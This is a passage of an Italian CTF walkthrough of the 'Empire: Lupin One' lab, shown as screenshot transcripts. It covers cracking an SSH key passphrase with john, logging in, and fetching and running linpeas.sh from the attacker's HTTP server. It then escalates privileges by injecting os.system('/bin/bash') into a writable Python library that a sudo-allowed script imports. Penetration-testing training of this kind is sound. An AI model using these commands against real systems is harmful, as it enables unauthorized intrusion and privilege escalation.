
```
┌──(kali㉿kali)-[~]
└─$ ssh2john ssh_keylupin.rsa > lupinhash

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt lupinhash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (ssh_keylupin.rsa)
1g 0:00:00:01 DONE (2024-10-02 10:53) 0.6172g/s 79.01p/s 79.01c/s 79.01C/s Autumn2013..change
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

12. Ora creiamo una connessione ssh




```
┌──(kali㉿kali)-[~]
└─$ ssh -i ssh_keylupin.rsa icex64@192.168.150.11
The authenticity of host '192.168.150.11 (192.168.150.11)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvxTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.150.11' (ED25519) to the list of known hosts.
Enter passphrase for key 'ssh_keylupin.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ █
```

13. Una volta creata la connessione con l’ utente icex64 abbiamo trovato user.txt




```
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$ cat user.txt
    ...,     ,...    ..,.   .,,  *&@@@@@@@@@@@&/.    ,,,.   .,..    ...,    ...,
    ,,,.    .,,,    *&@@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&@,.   ..,,    ,,,,    ,,,.
..,.    ,..,  (@&#%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&%,.    ..,,    ,...    ..
    ....  .@&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@  ....    ....    ,...
    .,#@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@  .,..    ,.,.    ...,
.,,,&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@#@.,    .,.,    .,..    .,
 ... @%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&@####@*.    ..,,    ....    ,.
   @%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@@%#######@% .,.,    .,.,    .,.,
..,,@@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@@@@@@@@@%#######@@,    ..,.    ,..,    ..
.,,, @@@@@@@@@&%%%%%%%%%%%%%%&@@@@@@@@@@@@@@@@@@@@@@@%%%#####@@,    .,,,    ,,.,    .,
    ..@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%###@@ .,..    ...,    ....
..., .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%#&@.    ...,    ...,    ..
....   #@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%%%@.    ....    ....    ..
    .,.,,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&%%%%%%%#@*.,.,    .,.,    ..@@@@
..,.    .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%#@@    ..,.    ,..*@&&@@.
.,,.    ,.@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%%@@    .,,.    .@&&&@( ,,
    ,.,.  .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&%%%%%%%@@%%&@@@, ,,,@&@@@.,,,
....    ...#@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&&%%%%&%,@%%%%%%%#@@@@@%..    ..
...,    ...,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&&&&@,*,,@%%%%%%@@@&@%%@..    ..
    ,,.,    @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/,**,*,@%%%@@&@@@%%###@ ,,.,
    .,. @@&&&@@,,/@@@@@@@@@@@@@@@@@@@@@@@@@@@@#,,,,,,,,,*,,@%%%@&&@@%%%%%##&* ,...
.,,, @@&@@&@&@@%,*,*,*,*,**,*,*,**,*,*,*,*,*,*,**,&@%%&@@@&@%%%%%%%%@/.,    .,
  /@@&&&&&&&&&&&&@@*,,,,,,,,,,,,,,,,,,,,,*,,,**,%@&%%%%@&&&@%%%%%%%%%%@(    ,..,
 @&@&@&@&@&@&@&&@@@@@@(,*,*,,**,*,*,,,*#&@@&%%%%%%%%&@@@@@@%%%%%%%%%@& ..,    .,.,
@@@&&&&&&&&&&&&&&&&&&&&@@@&&&@@@@@&&@@&&@&&&%&%%%%%%%%@&&&@&%%%%%%%&@,..    ...,    ..
 @&&&@&@&@&@&@&@&@&@&@&@&@&@&&@@@&&&&&&&&%&%%%%&@&&@@%%%#&@%..,    .,.,    .,.,
  @@@@&&&&&&&&&&&&&&&&&&&&&&&&&&@&&&&&&&&&&&&%%&%@&@&@&@@%..   ....    ....    ,..,
.,,, *@@&&&@&@&@&@&@&@&&&&&&&&&&&&&&&&&&%&&@@@&&@....    ,.,    .,,,    ,,..    .,
    ,,,,    .,%@@@@@@@@@@@@@@@@@@@@%,  ...,@@&&@(,,    ,,,.   .,,,    ,,.,    .,,.
    .,.,    .,,,    .,,.   ..,.    ,*@@&&@ ,,,,    ,.,.   .,.,    .,.,    .,.,
...,    ....    ....    ,..    ,..@@@&@#,..    ....    ,..    ...,    ....    ..
    ....    ....    ...    ....@.,%&@..    ....    ...    ....    ....    ....
    ...,    ....    ....   .*/,...&.,,,    ....    ....   .,..    ...,    ...,
.,.,    .,.,    ,,.,    .,../*,,&,,    ,.,,    ,.,,    ..,    .,.,    .,.,    ,,

3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
icex64@LupinOne:~$
```

14. Una volta dentro abbiamo caricato il tool linpeas.sh




```
┌──(kali㉿kali)-[~]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.50.155 - - [02/Oct/2024 08:14:55] "GET /linpeas.sh HTTP/1.1" 200 -
```




```
icex64@LupinOne:/tmp$ wget 192.168.50.100/linpeas.sh
--2024-10-02 08:25:06--  http://192.168.50.100/linpeas.sh
Connecting to 192.168.50.100:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 824942 (806K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                                                  100%[══════════

2024-10-02 08:25:06 (406 MB/s) - ‘linpeas.sh’ saved [824942/824942]
```

15 . Viene lanciato linpeas.sh




```
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```

16. Nella ricerca delle directory è stato possibile trovare il secondo utente "Arsene" che con la lettura del file note.txt ci ha rivelato un altro indizio.




```
icex64@LupinOne:~$ cd /home/arsene
icex64@LupinOne:/home/arsene$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  heist.py  .local  note.txt  .profile  .secret  suorpresa
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@LupinOne:/home/arsene$ 
```

17. Con il comando sudo –l verifichiamo cosa possiamo eseguire come utente icex64, notando la possibilità di eseguire un codice python "heist.py".




```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ 
```

18. Inoltre è stata trovata una vulnerabilità in una libreria python che permette di scrivere codice malevolo.




```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/icex64
/run/lock
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/inaccessible
/run/user/1001/systemd/inaccessible/dir
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/units
/tmp
/tmp/exploit_pwnkit
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/linux-exploit-suggester.sh
#)You_can_write_even_more_files_inside_last_directory

/usr/lib/python3.9/webbrowser.py
/var/tmp
```

19. Carichiamo all’interno della libreria python, lo script “os.system(“/bin/bash”)




```
  GNU nano 5.4
#! /usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

_lock = threading.RLock()
```

20. Dopo aver lanciato il codice heist.py siamo diventati l’utente arsene




```
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ 
```

21. Una volta passati come user “Arsene”, abbiamo usato nuovamente il comando sudo –l



